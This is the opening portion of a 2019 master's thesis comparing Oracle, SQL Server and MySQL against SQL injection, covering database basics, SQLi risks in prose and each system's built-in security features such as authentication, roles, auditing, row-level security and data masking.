YAŞAR UNIVERSITY

GRADUATE SCHOOL OF NATURAL AND APPLIED SCIENCES

MASTER THESIS

A SECURITY COMPARISON OF ORACLE, SQL SERVER AND MYSQL DATABASE MANAGEMENT SYSTEMS AGAINST SQL INJECTION ATTACK VULNERABILITIES

BURHAN ALTINTAŞ

THESIS ADVISOR: PROF. DR. MEHMET CUDİ OKUR

COMPUTER ENGINEERING

PRESENTATION DATE: 26.08.2019

BORNOVA / İZMİR
AUGUST 2019

We certify that, as the jury, we have read this thesis and that in our opinion it is fully adequate, in scope and in quality, as a thesis for the degree of Master of Science.

Jury Members:	**Signature:**
Prof. Dr. Mehmet Cudi OKUR Yaşar University	[illegible] ....
Assoc. Prof. Dr. Murat KOMESLİ Yaşar University	[illegible] ....
Asst. Prof. Dr. Uras TOS Yaşar University	[illegible] ....
Asst. Prof. Dr. Özgü CAN Ege University	[illegible] ....
Asst. Prof. Dr. İlker KOCABAŞ Ege University	[illegible] ....

[illegible]

Prof. Dr. Cüneyt GÜZELİŞ

Director of the Graduate School

ABSTRACT

A SECURITY COMPARISON OF ORACLE, SQL SERVER AND MYSQL DATABASE MANAGEMENT SYSTEMS AGAINST SQL INJECTION ATTACK VULNERABILITIES

ALTINTAŞ, Burhan
Msc, Computer Engineering
Advisor: Prof. Dr. Mehmet Cudi OKUR
August 2019

This thesis focuses on identifying current SQL Injection (SQLi) attack techniques used by attackers, studying and comparing three major Database Management Systems (DBMSs) with respect to their behavior against SQLi attacks. The considered DBMSs are Oracle, SQL Server and MySQL. Moreover, some guidelines were included for evading SQLi attacks. SQLi is an injection method that is commonly used by the attackers for stealing data or performing various harmful actions on data files and databases of organizations.

The literature research was focused on security tools of Oracle, SQL Server, and MySQL. Later, in the perspective of the literature researches, some SQLi test attacks have been applied on the databases to understand their reactions to the attacks. SQLi attacks have been categorized according to their types for classification of the results. The parameters of the attack have been presented as tables. The research has concluded that SQLi attacks use poor codes' vulnerabilities. Some suggestions about protection from SQLi attacks have been proposed in the frame of this research. After all the test and inferences from the test results on the databases, a function has been developed and proposed which is about detecting, recording, blocking of SQLi attacks. Moreover, if the attack is dangerous as high degree (defined by the system administrator), the function can warn the system administrator.

Key Words: SQL Injection, Database Security Tools, Oracle, SQL Server, MySQL.

ÖZ

ORACLE, SQL SERVER VE MYSQL VERİTABANI YÖNETİM SİSTEMLERİNİN SQL ENJEKSİYON SALDIRILARINA KARŞI GÜVENLİK AÇIKLARI BAKIMINDAN KARŞILAŞTIRMASI

ALTINTAŞ, Burhan
Yüksek Lisans, Bilgisayar Mühendisliği
Danışman: Prof. Dr. Mehmet Cudi OKUR
Ağustos 2019

Bu tez, saldırganlar tarafından kullanılan geçerli SQLi (SQL Injection) saldırı tekniklerini tanımlamaya, üç büyük Database Yönetim Sistemleri'ni SQLi saldırılarına karşı davranışlarına göre incelemeye ve karşılaştırmaya odaklanmaktadır. Odaklanılan Database Yönetim Sistemleri Oracle, SQL Server ve MySQL'dir. Dahası, SQLi saldırılarından kurtulmak için bazı bilgiler sunulmuştur. SQLi, saldırganlar tarafından veri çalmak veya kuruluşların veri dosyaları ve veri tabanlarında çeşitli zararlı eylemler gerçekleştirmek için yaygın olarak kullanılan bir enjeksiyon yöntemidir.

Bu tez kapsamında yapılan literatür araştırmaları, Oracle, SQL Server ve MySQL güvenlik araçlarına odaklanmıştır. Daha sonra, literatür araştırmaları perspektifinde, saldırılara verdikleri tepkileri anlamak amacıyla veri tabanlarına bazı SQLi test saldırılar uygulanmıştır. SQLi test saldırılarını, sonuçların sınıflandırılması amacıyla türlerine göre test saldırılardan önce sınıflandırdık. Saldırıların parametreleri tablolarda sunulmuştur. SQLi saldırılarının, iyi tasarlanmamış kodların güvenlik açıklıklarından faydalandığı sonucuna varılmıştır. SQLi saldırılarına karşı korunma hakkında bazı önerilerde bulunulmuştur. SQLi saldırılarının tespit edilmesi, kaydedilmesi ve engellenmesi konularında bir öneri fonksiyon geliştirilmiştir. Ayrıca, eğer saldırı yüksek derecede tehlikeliyse (bu sistem yöneticisi tarafından tanımlanır), önerilen fonksiyon sistem yöneticisini uyarır.

Anahtar Kelimeler: SQL Enjeksiyonu, Veri Tabanı Güvenlik Araçları, Oracle, SQL Server, MySQL.

ACKNOWLEDGEMENTS

I would like to express my sincere gratitude to my supervisor Prof. Dr. Mehmet Cudi OKUR for his guidance, encouragement, patience and inspiring critics throughout this thesis.

I would like to thank to my thesis committee members Assoc. Prof. Dr. Murat KOMESLİ, Asst. Prof. Dr. Uras TOS, Asst. Prof. Dr. Özgü CAN, and Asst. Prof. Dr. İlker KOCABAŞ, for their invaluable comments and suggestions.

I would like to give my personal thanks to my dear family for their endless support, encouragement, trust and patience throughout my whole education.

I would like to give my personal thanks to my dear wife Livanur for her endless support and encouragements. This accomplishment would not have been possible without her. Thank you.

Burhan ALTINTAŞ

İzmir, 2019

TEXT OF OATH

I declare and honestly confirm that my study, titled "A Security Comparison of Oracle, SQL Server and MySQL Database Management Systems Against SQL Injection Attack Vulnerabilities" and presented as a Master's Thesis, has been written without applying to any assistance inconsistent with scientific ethics and traditions. I declare, to the best of my knowledge and belief, that all content and ideas drawn directly or indirectly from external sources are indicated in the text and listed in the list of references.

Burhan ALTINTAŞ

Signature

[illegible]

....

August 26, 2019

TABLE OF CONTENTS

LIST OF FIGURES

LIST OF TABLES

LIST OF CODES

CHAPTER 1
INTRODUCTION

Data and database are among the most important and commonly used terms in our Internet age. In most commercial, governmental and scientific workplaces, electronic files have replaced paper document stores. The volumes of electronically stored data have increased to the levels which are impossible to process and use properly. In this respect, databases are used as effective tools to store and manipulate related data belonging to various public or private organizations. The data and database have an important role for the success or failure of an organization as they inevitably use them for their operations and as the basis for their critical decisions. We can say that data and database are among the most valuable assets of modern day organizations. The next crucial question is how to protect them from several adverse factors including theft, intrusion and other types of vulnerabilities. Since huge volumes of sensitive and in most cases personal data is also communicated over Internet, possible threats are too big to neglect. Therefore, organizations have to protect their data and databases from potential attackers and all known threats.

Data and database security have become one of the most important issues for modern organizations which rely on them for their operational and decision related activities. The database security is based on three elements: *availability*, *confidentiality* and *integrity*. *Confidentiality* means authorized use; *integrity* means the data must be under control of an authorized user; and *availability* means the data must be open to access to an authorized user. However, modern Internet is accessible by all sorts of users including the people with criminal intentions. So, the availability, confidentiality and integrity of databases must be protected using several security mechanisms. For this reason, major commercial Database Management Systems (DBMS) have developed their own security mechanisms. Attackers always try to find weaknesses of DBMS and in some cases, they can manage to beat the security systems of them.

SQL Injection (SQLi) is an injection method that is commonly used by the attackers for stealing data or performing various harmful actions on data files and databases of organizations. The SQLi method is based on changing or expanding known and correct SQL query patterns in such a way that they appear to be valid to the DBMS engine. As a result, for example when an

Internet application requests username and password, the input information may be expanded to include some specific components. Because of these expansions, the SQL query can be parsed correctly and DBMS allows the attacker to gain access even though the username and password were incorrect. Using some other SQLi tricks, database admin privileges may be used by the intruder. These include; changing table definitions, gaining access to table columns, concatenating columns from different tables, deleting tables etc.

The aim of this thesis is to identify Current SQLi attack techniques used by attackers, study and compare three major DBMSs with respect to their behavior against SQLi attacks. The DBMSs that we considered are Oracle, SQL Server and MySQL. In this thesis we applied some SQLi test attacks on the databases to understand their reactions to the attacks. We categorized SQLi attacks according to their types for classification of the results. The parameters of the attack have been presented as tables. We proposed coding suggestion and guidelines for protection from SQLi attacks. We developed a function about detecting, recording, blocking, and warning of SQLi attacks.

1.1. DATABASE

Database is a collection of associated and regular information. Data is organized into rows, columns and tables, this organization provides easy access, management and updates of data. Database expands as new information is added and indexing methods are used to make it easier to find suitable information.

Nowadays database is used in many areas such as monitoring and updating of stocks, prices, and sale & profit conditions of e-commerce web sites or; managing student name, surname, lecturers, grades, and attendances information in schools or; calculating financial and statistical information in companies. There is a practice area in big and/or small companies of commercial or non - commercial situations. Storage of data can be processed in various needs. This process can be described as *insert, select, update,* and *delete* (Elmasri & Navathe, 2016). This main four processes manage database management systems, and these processes can be developed according to needs of users. Basically, database management system (Elmasri & Navathe, 2016);

- Defines the access permissions of information
- Inserts, selects, updates, and deletes information in tables
- Reports information which is queried conditionally or unconditionally
- Provides backup of information

Advantages of database are (Elmasri & Navathe, 2016);

- Consistency of Data
- Redundancy of Data
- Concurrency of Data
- Integrity of Data
- Security of Data
- Independency of Data

1.2. DATABASE MANAGEMENT SYSTEM

Elmasri and Navathe (2016) states that : "*a database management system (DBMS) is a computerized system that enables users to create and maintain a database*." The DBMS is a software system that provides sharing of database among various users and applications. DBMS keeps the definitions and descriptive information of a database and that information is called meta-data.

A database and a DBMS software are illustrated together as a Database System in the following Figure 1.1 (Elmasri & Navathe, 2016):




Users/Programmers
Database System
Application Programs/Queries
DBMS Software
Software to Process Queries/Programs
Software to Access Stored Data
Stored Database Definition (Meta-Data)
Stored Database

Figure 1.1. A simplified database system environment (Elmasri & Navathe, 2016).

1.3. RELATIONAL DATABASE MODEL

Relational database model includes the use of data tables (Figure 1.2), which represents the database as a collection of relations. In the model each table includes a primary key or an identifier. Other tables use a primary key or an identifier to provide relational data links and results. Database administrators use Structured Query Language (SQL) for accessing and manipulating data elements from a relational database.



CustomerID*	CustomerName	CustomerEMail	CustomerAddress
1	John B.	jb@a.com	Address1
2	Alex D.	ad@a.com	Address2
3	Carol A.	ca@a.com	Address3

ProductID*	ProductCode	ProductName	ProductPrrice	ProductAmount	ProductDetail
1	A1	Apple	1,2 ₺	8 Kg	#Apple
2	O1	Orange	1,4 ₺	3 Kg	#Orange
3	B1	Banana	2,0 ₺	5 Kg	#Banana

OrderID*	OrderNumber	CustomerID**	ProductID**	OrderAmount	OrderPrice	OrderDate
1	20180800001	1	2	1.0 Kg	1,4 ₺	28.04.2018
2	20181000008	3	1	1,5 Kg	1,8 ₺	01.10.2018
3	20181000008	3	2	1,2 Kg	2,4 ₺	01.10.2018

CommetID*	ProductID**	CustomerID**	Comment	CommentDate
1	2	1	Good Orange	03.05.2018
2	2	3	Good Banana	09.10.2018
3	1	3	Green Banana	09.10.2018

(* Primary Key ** Foreign Key)

Figure 1.2. Relational Database Model

The table name and column names describe the meaning in each row. The data is represented as a set of relations. In this model, data is stored in physical files and organized logically as tables (Figure 1.2).

Some popular relational database management systems are shown in the Table 1.1:

Table 1.1. Popular Relational Database management systems

Database Name	**Company Name**
Oracle RDBMS	Oracle
DB2	IBM
SQL Server	Microsoft
MySQL	Oracle
Access	Microsoft

Relational database model executes four basic update operations which are *insert, update, delete,* and *select*.

• Insert	: Insert to data into the table
• Update	: Modify to selected tuples
• Delete	: Delete to selected tuples
• Select	: Chose a specific range of data

Relational database models are related to data rather than structure. Relational database model tables consist rows and columns, which simplify to understand its logical structure. In the relational database model structure, program data independence allows changing the structure and definitions of the database without changing any application. It is also scalable, involving the number of records, rows, and the number of fields. However, the relational database systems have limits with respect to the sizes of several elements. For this reason, newer non-relational and more complex database models have emerged and in use especially for big data processing environments.

1.4. RISKS ON DATABASE

Attack risks are possible to any web sites or web applications. Attacker try to find vulnerable parameters for the attack. As SQL injection attack is being performed in the web application or web site database, all input fields and links are vulnerable.

For SQL injection attack, vulnerable parts of web applications or web sites are:

- Any type of input fields
    - Sign up
    - Login
    - Search
    - Comment
- Web application or web site links

Each field mentioned above, has to be tested for SQL injection vulnerable parameters.

However, sensitive data is stored in the database of a web application, and at the same time, this sensitive data has security risks in the web application or web site database. When a SQL injection attack is applied to a database, such as health system or bank system, which interests majority of society.

A SQL Injection could be resulted with:

- All systems might be watched by someone
- All system accounts could be hacked and stolen
- Sensitive data in a web application or a web site might be stolen or copied
- Sensitive data in a web application or a web site might be deleted or changed
- Users and system administrators might not able to access to a web application or a web site.
- System database structure might be changed by an attacker.
- Web application database structure might be changed by an attacker
- Web application configuration might be changed by an attacker
- Web application private data might be displayed by an attacker (stored procedure).

CHAPTER 2
RELATIONAL DATABASE MANAGEMENT SYSTEMS

In the following, major relational database management systems (RDBMS) which are Oracle, SQL Server, and MySQL, are presented. These databases are selected and included in this study because of their popularity in current applications.

6.1. ORACLE

Oracle was developed in 1977 by Lawrence Ellison. Oracle is the most trusted and commonly used relational database management system. An Oracle database server manages data in a multi user setting. Moreover, Oracle DBMS provides accessibility to multiple users to the same data with high performance and high security. Oracle database is designed especially for enterprise grid computing, represents high quality service to business processes (Lorentz, 2005). It is the first database for enterprise grid computing which creates large pools of related data in industry standards, servers for companies, and modular storages. In addition, it provides effective ways for managing of information and applications.

Oracle database has logical and physical storage structures. In Oracle database the physical structures are separated and their contents can be managed without affecting access to logical storage structure. For example, you can change name of database without changing table names of database. Oracle physical structures are data files, temp files, control files, online redo log files. Logical structures are tablespace, segment, extent and oracle data block.

Physical Storage Structures (Ashdown & Kyte, 2015);

- **Data files and temp files**; a data file is created by Oracle database and contains standard data structures (table, indexes, etc.). It is a physical file on a disk. A temp file is a temporary tablespace, which is a data file. The data is written to these files in a proprietary Oracle data file format, which cannot be readable by another program.
- **Control File**; A binary file that includes recordings about the physical structure of the database it tracks the changes of physical components of the database. The control file is created at the same time as the database itself and it must be ready when the database is open.
- **Online redo log files**; which contains record of changes to database files.

Logical Storage Structure (Ashdown & Kyte, 2015);

- **Data blocks**; is minimum unit of data, which can be read or written by the operating system. Database data is stored in data files in data blocks.
- **Extents**; represent sets of contiguous data blocks. These are used to store specific data information.
- **Segments**; a logical structure which contains a certain number of allocated extents.
- **Tablespace**; is a logical storage container for segments, which are database objects. For example: tables, indexes, etc. At the physical level, a tablespace stores data in data files or temp files.

6.2. SQL SERVER

The SQL Server was started to be developed in the 1980s by Sybase Inc. (Rouse, 2017). Microsoft, Sybase, and Ashton Tate Corp. developed the released version in 1989 for OS/2 operating system of IBM (Rouse, 2017). When OS/2 project failed, these three companies went their own ways. Microsoft developed SQL Server for Windows operating system. Sybase developed database for Linux/Unix platform.

Microsoft SQL server is a RDBMS and supports analytics application and business intelligence (Rouse, 2017). SQL server's constructed relational database framework uses Structured Query Language (SQL), as the programing language for database administrators (DBAs). Microsoft SQL server is one of the known market leaders with Oracle Database and IBM's DB2 (Rouse, 2017).

6.3. MYSQL

MySQL's first aim was to develop an Open Source DBMS. MySQL's history started in 1985 but not published until 1995 (Liu, 2015). MySQL is focused on development of internet, this focus of MySQL's provided popularity worldwide (Liu, 2015).

MySQL was developed by Michael Widenius (Monty), David Axmark, and Allan Larsson. The first important purpose of the developers was an effective and a secure data management options for home and professional users of database.

MySQL is an open source RDBMS. It has more than 100 million distributions in the Worldwide (Rieuf, 2016). It is the first choice for large data management companies is MySQL. It covers the wide range of internet technologies. MySQL is based on Structured Query

Language (SQL) and it is an Oracle supported database as it was bought In 2009, by Oracle (Coronel & Morris, 2016). MySQL works on many platforms such as, Linux, UNIX, and Windows and MySQL is commonly used for web application and online publishing (news, magazine, etc.).

MySQL is common for web applications because it has web optimized features like HTML data types, and it is available for free. MySQL is part of LAMP (Linux, Apache, MySQL, and PHP) architecture, which are leading open source web platforms. LAMP is a web development platform (Liu, 2015) and uses Linux as operating system. LAMP also uses Apache as a web server, and uses MySQL as relational database management system, and uses PHP as the object-oriented scripting language. Currently popular web sites run with MySQL database, such as Wikipedia, Facebook, and Twitter, etc.

CHAPTER 3
SQL SECURITY TOOLS

3.1. ORACLE

Oracle Database has a lot of default security properties to manage user accounts, authentication, privileges, application security, encryption, network traffic and auditing (Huey & Jeloka, 2017).

3.1.1. USER ACCOUNTS

Oracle Databases have a valid database user list for access the data in the database (Huey & Jeloka, 2019b). DBAs can determine limits to user accounts and also limits their access to system resources. Oracle Database have two types user accounts which are **Common Users** and **Local Users** in the version 12c and in the later versions:

Common Users: are database users that can reach to the root and apply any kind of operations, if the user has suitable privileges. Hence, the common user can apply operations in Pluggable Database (PDB), eventually the common user has ability to granting privileges to local users (Huey & Jeloka, 2017).

Local Users: are database users that are created for a single Pluggable Database (PDB). Local users can perform administrative privileges where they are created in the Pluggable Database (PDB) (Huey & Jeloka, 2017).

3.1.2. AUTHENTICATION METHODS

When a user, device, etc. wanted to use data, resources, or applications, they need to be verified, that is called Authentication. By this Authentication, secured interactions were set between user and data. Thus, the authentication starts an authorization processes which control the limitation and permission of the access levels (Huey & Jeloka, 2017).

3.1.2.1. Database Authentication

Users aiming to connect to a database are authenticated by Oracle Database. Oracle Database uses the data that is in itself database to authenticate. To set the authentication usage in Oracle Database, DBAs creates user names and passwords which are related. User password that are created and kept by Oracle Database as one-way hash is necessity for verification to login (Huey & Jeloka, 2019b).

3.1.2.2. Operating System Authentication

DBAs can configure Oracle Database to use Operating System Authentication. Operating System Authentication provides convenience to users about connecting to the database as without being in need of a user name or password. Authentication by the Oracle Database is provided with the information in the operating-system (Huey & Jeloka, 2019b).

3.1.2.3. Network Authentication

DBAs configure the users' authentication over a network by using Secure Sockets Layer with third party services on Oracle Database (Huey & Jeloka, 2019b). Secure Sockets Layer (SSL) is an implementation protocol that is cryptographic and part of application layer (Huey & Jeloka, 2019b). It provides a secure connection over a network. Oracle Database can authenticate by using third-party services such as Kerberos, Remote Authentication Dial-In User Service (RADIUS), directory-based services, and etc. (Huey & Jeloka, 2019b).

3.1.2.4. Global User Authentication

DBAs and users are authenticated by Secure Socket Layer (SSL). Users of database are identified as global users by centralized directory services and they are managed outside of the database. Global roles are defined in a database and processed by the directory services for authorizations (Huey & Jeloka, 2019b).

3.1.2.5. External Authentication

External Authentication is a service of authentication in Oracle Database that protects users account. On the other hand, an external service such as Oracle Net, which are operating system or network service, provides and manages the password administration and user authentication (Huey & Jeloka, 2019b).

3.1.3. PRIVILEGES AND ROLES

Privilege is defined as a right for users to execute a SQL statement, and a right to access another user's object. So, DBAs should give privileges to a user for completing a necessary work (Huey & Jeloka, 2017, 2019b).

Unlike Privileges that are defined by Oracle Database, Roles are defined by DBAs to group privileges and other roles (Huey & Jeloka, 2017, 2019b). It is a way of enabling to give multiple privileges or roles to users.

3.1.4. APPLICATION SECURITY

Organizing the access of the users to database projects is provided by the application security policy that includes requirements and rules. To create a secured database application, DBAs should create an application security policy for each database application. Application security policies are needed to prevent harmful accesses, which are aimed execution of SQL Statements (Huey & Jeloka, 2019b).

3.1.5. VIRTUAL PRIVATE DATABASE

Filtering the access of users to data is managed by Virtual Private Database (VPD). Security Policies that are created by Virtual Private Database (VPD), enable to control the row and column level database accesses (Huey & Jeloka, 2019b). Virtual Private Database applies a security on user activity by applying security policies automatically when user access to data. The advantages of attaching VPD to database tables and views are security, simplicity, and flexibility (Huey & Jeloka, 2019b).

3.1.6. TRANSPARENT SENSITIVE DATA PROTECTION

Transparent Sensitive Data Protection (TSDP) enables to find and protect the sensitive information in table columns (Huey & Jeloka, 2019a). TSPD protects the sensitive data in table column by using Oracle Virtual Private Database settings. For example, all number data type in a column of table and that column can contain credit card numbers, which is sensitive data (Huey & Jeloka, 2019a).

3.1.7. NETWORK DATA ENCRYPTION

Network Data Encryption aims to convert the data which is unencrypted into encrypted form. To secure the data on network, Oracle Database is functional and useful. To secure data, Oracle Database gives possibility for encrypting data and then guarantees the data security on the network. Oracle Database uses Advanced Encryption Standard (AES) for guarding Oracle Net Services traffic (Huey & Jeloka, 2017).

3.1.8. AUDITING DATABASE ACTIVITIES

Configured database actions are monitored and recorded, which is called auditing. Auditing on database is applied on database users' and non-database users' actions. Auditing can be based on individual actions of users (Huey, 2017). Successful and unsuccessful activities can be audited by a web developer or a database administrator and can be monitored and recorded (Huey, 2017).

The aim of using Auditing on database activities could be:

- Permitting of accountability on actions.
- Monitoring and gathering data to detect specific database activities.
- Noticing problems about authorization and access control applications.
- Warning of an auditor when an unauthorized user accessed.

3.2. SQL SERVER

3.2.1. SQL SERVER SECURITY MODEL

3.2.1.1. Instance Level Security

This part considers creating and managing logins, credentials, and server roles in SQL Server Database.

3.2.1.1.1. Logins

Database users have to have an authentication for accessing to any data in the database (Carter, 2018). SQL server supports two type authentications which are Windows authentication and mixed mode authentication (Carter, 2018).

In Windows authentication, the database users connect to the database through a windows user account. SQL Server authenticate the account by using Windows account's name and password. Windows authentication is more secure than SQL Server authentication (Carter, 2018).

In Mixed Mode authentication, database users connect the database by a Windows user, a Windows group, and SQL logins. In SQL login user's name and password are created by SQL Server and is kept in SQL Server. Users must be authenticated when each connection reached to the database with user name and password (Carter, 2018). SQL Server Authentications has been seen less safe than Windows Authentication (Carter, 2018).

3.2.1.1.2. Server Roles

SQL Server has some integrated server roles which are server level roles. These roles manage the permission of database access. Moreover, the roles are security based and called fixed server roles (Table 3.1). The permission of the roles is not changeable, and the database administrator can add and remove fixed server roles Logins (Carter, 2018). Following table shows Fixed Server Roles:

Table 3.1. SQL Server Fixed Server Roles (Carter, 2018).

Sysadmin	gives administrative permissions
Serveradmin	combines the diskadmin and processadmin roles
Securityadmin	manages logins at instance level
Processadmin	can end the process
Setupadmin	can create and manage linked servers
Bulkadmin	allows a user to import data from a file using the BULK INSERT statement
Diskadmin	manages disk files
Dbcreator	can create, alter, drop, and restore any table
Public	gives to public permissions

In the SQL Server, different groups and usernames are creatable which are different from the fixed server roles. Database Administrators can manage the created groups and their usernames' permissions on the databases. DBAs use some assignments for managing permissions (Carter, 2018). These assignments are:

- **GRANT** : which gives secure access permission on database.
- **DENY** : which denies secure access permission on database. It is always overrules GRANT.
- **REVOKE** : removes permissions permission on database.

3.2.1.1.3. Credentials

Accessing to external resources to SQL Server instance, Credentials are one of the providers (Carter, 2018). Credentials contain authentication information of secure access to database and keeps the information as a record (Guyer, Milener, Hamilton, et al., 2019).

Authentication information is a username and password, which are required for accessing from outside securely to the SQL server instance (Guyer, Milener, Hamilton, et al., 2019).

3.2.1.2. Database Level Security

Database level security in SQL Server is applied as giving to users and database roles (Carter, 2018). SQL Server has some server level roles, that help to manage the permission of database on a server which is named as Fixed server roles (Table 3.1) and it provides ease of management of secure access of database (Carter, 2018; Guyer, Milener, Hamilton, et al., 2017).

3.2.2. SQL SERVER AUDIT

SQL Server audit involves tracking and logging activities at instance level and database level for DBAs and database users (Carter, 2018). These activities occur on the database engine (Carter, 2018). Audit logs are saved in the windows security or windows application log as a file (Carter, 2018). SQL Server Audit allows creating server audits. These audits hold audit specifications of server and database for events of both (Guyer et al., 2016) enabling, storing, and viewing audits with the tools and processes that are provided by SQL Server Audit on various server and database objects (Guyer et al., 2016).

In addition to that, server level audits are supported by all editions of SQL Server and database level audits started with SQL Server 2016 Service pack 1 (Guyer et al., 2016).

3.2.3. DATA LEVEL SECURITY

3.2.3.1. Schemas

To group database objects logically, which must be owned by a database user, **Schemas** are used as provider of a logical namespace for them (Carter, 2018). Moreover, schemas provide a layer of abstraction between objects, such as tables, views, stored procedures, etc. and their owners. When schemas are well-defined, the management of permissions could become easier by granting a principal the permissions on a schema (Carter, 2018).

3.2.3.2. Ownership Chaining


SQL Server 2016 and afterwards, new row-level security implementation is offered because in the earlier versions of SQL Server implementation of row-level security was more complex and complicated (Carter, 2018). The offered row-level security implementation has been provided by procedures or views, which are granted about the permissions for users. Procedures and views are the shape of an abstract layer and they grant the permissions of the users to the underlying tables (Carter, 2018). This method is called as **Ownership Chaining** (Carter, 2018).

3.2.3.3. Impersonation

In the SQL Server impersonation means assigning permissions to users during an execution. Impersonation can be applied by EXECUTE AS clause which sets the context of session. A session starts by log in of a user and finishes by log off a user. Running of EXECUTE AS changes the execution context of session to users privileges (Carter, 2018; Guyer, Hamilton, et al., 2017).

3.2.3.4. Row-Level Security

Controlling of an access to a database table’s rows is facilitated by Row Level Security (RLS) by way of providing the use of group membership or execution context. The example of Row Level Security is developed and presented in the Figure 3.1. RLS provides the possibility of limitation and restriction to access of data rows by simplifying the design and coding of security (Guyer, Jonnakuti, et al., 2019). Row Level Security started by SQL Server 2016 (Carter, 2018; Guyer, Jonnakuti, et al., 2019). Row Level Security is applied by security predicates and security policy (Carter, 2018).



ProductID*	ProductCode	ProductName	ProductPrrice	ProductAmount	ProductDetail
1	A1	Apple	1,2 ₺	8 Kg	#Apple
2	**	*********	********	********	*******
3	B1	Banana	2,0 ₺	5 Kg	#Banana

Figure 3.1. Row Level Security Example


Determination of modification and return on the rows is provided by function of Security Predicate that applied to a result set when a user accessed the system (Carter, 2018). These functions are created by DBAs. There are two types of Security Predicates, which are filter predicate and block predicate.

Filter Predicate aims to read SELECT, UPDATE and DELETE statements by filtering the rows.

Block Predicate aims to block AFTER INSERT, AFTER UPDATE, BEFORE UPDATE, BEFORE and DELETE statements by preventing and gives an error message when they are violeted (Guyer, Jonnakuti, et al., 2019).

3.2.3.5. Dynamic Data Masking

Dynamic Data Masking (DDM) is way to masking of accessing to the important and sensitive data in a database when non-privileged users tries to access (Guyer, Milener, Rabeler, et al., 2019). Dynamic Data Masking works on the sensitive data in the query results to mask without changing any data in the database. The example of Dynamic Data Masking is developed and presented in the (Figure 3.2). Dynamic Data Masking is started with SQL Server 2016 (Carter, 2018; Guyer, Milener, Rabeler, et al., 2019).



CustomerID*	CustomerName	CitizenshipNumber	CustomerEMail	CustomerAddress
1	John B.	XXXXXXX1234	jb@a.com	Address1
2	Alex D.	XXXXXXX2468	ad@a.com	Address2
3	Carol A.	XXXXXXX3690	ca@a.com	Address3

Figure 3.2. Dynamic Data Masking Example

3.2.4. ENCRYPTION IN SQL SERVER

Encryption is a protection way of data from different type of attacks by unauthorized access (Kupcik, 2018). Obfuscating data is provided by Encryption process which uses a key or certificate used in the algorithm (Guyer, Milener, To, et al., 2017). When data is obfuscated, the attacker would have useless data because he/she does not have decryption key or certificate. Encryption is not an access control mechanism, it only obfuscates data (Guyer, Milener, To, et al., 2017). However, encrypting of data should be used on the basis of need because of it decreases the performance of data and at the same time increases the data size in database (Carter, 2018). In the following encryption and decryption algorithms have been presented (Brundrett et al., 2010; Carter, 2018; Guyer, Milener, Smart, et al., 2017):

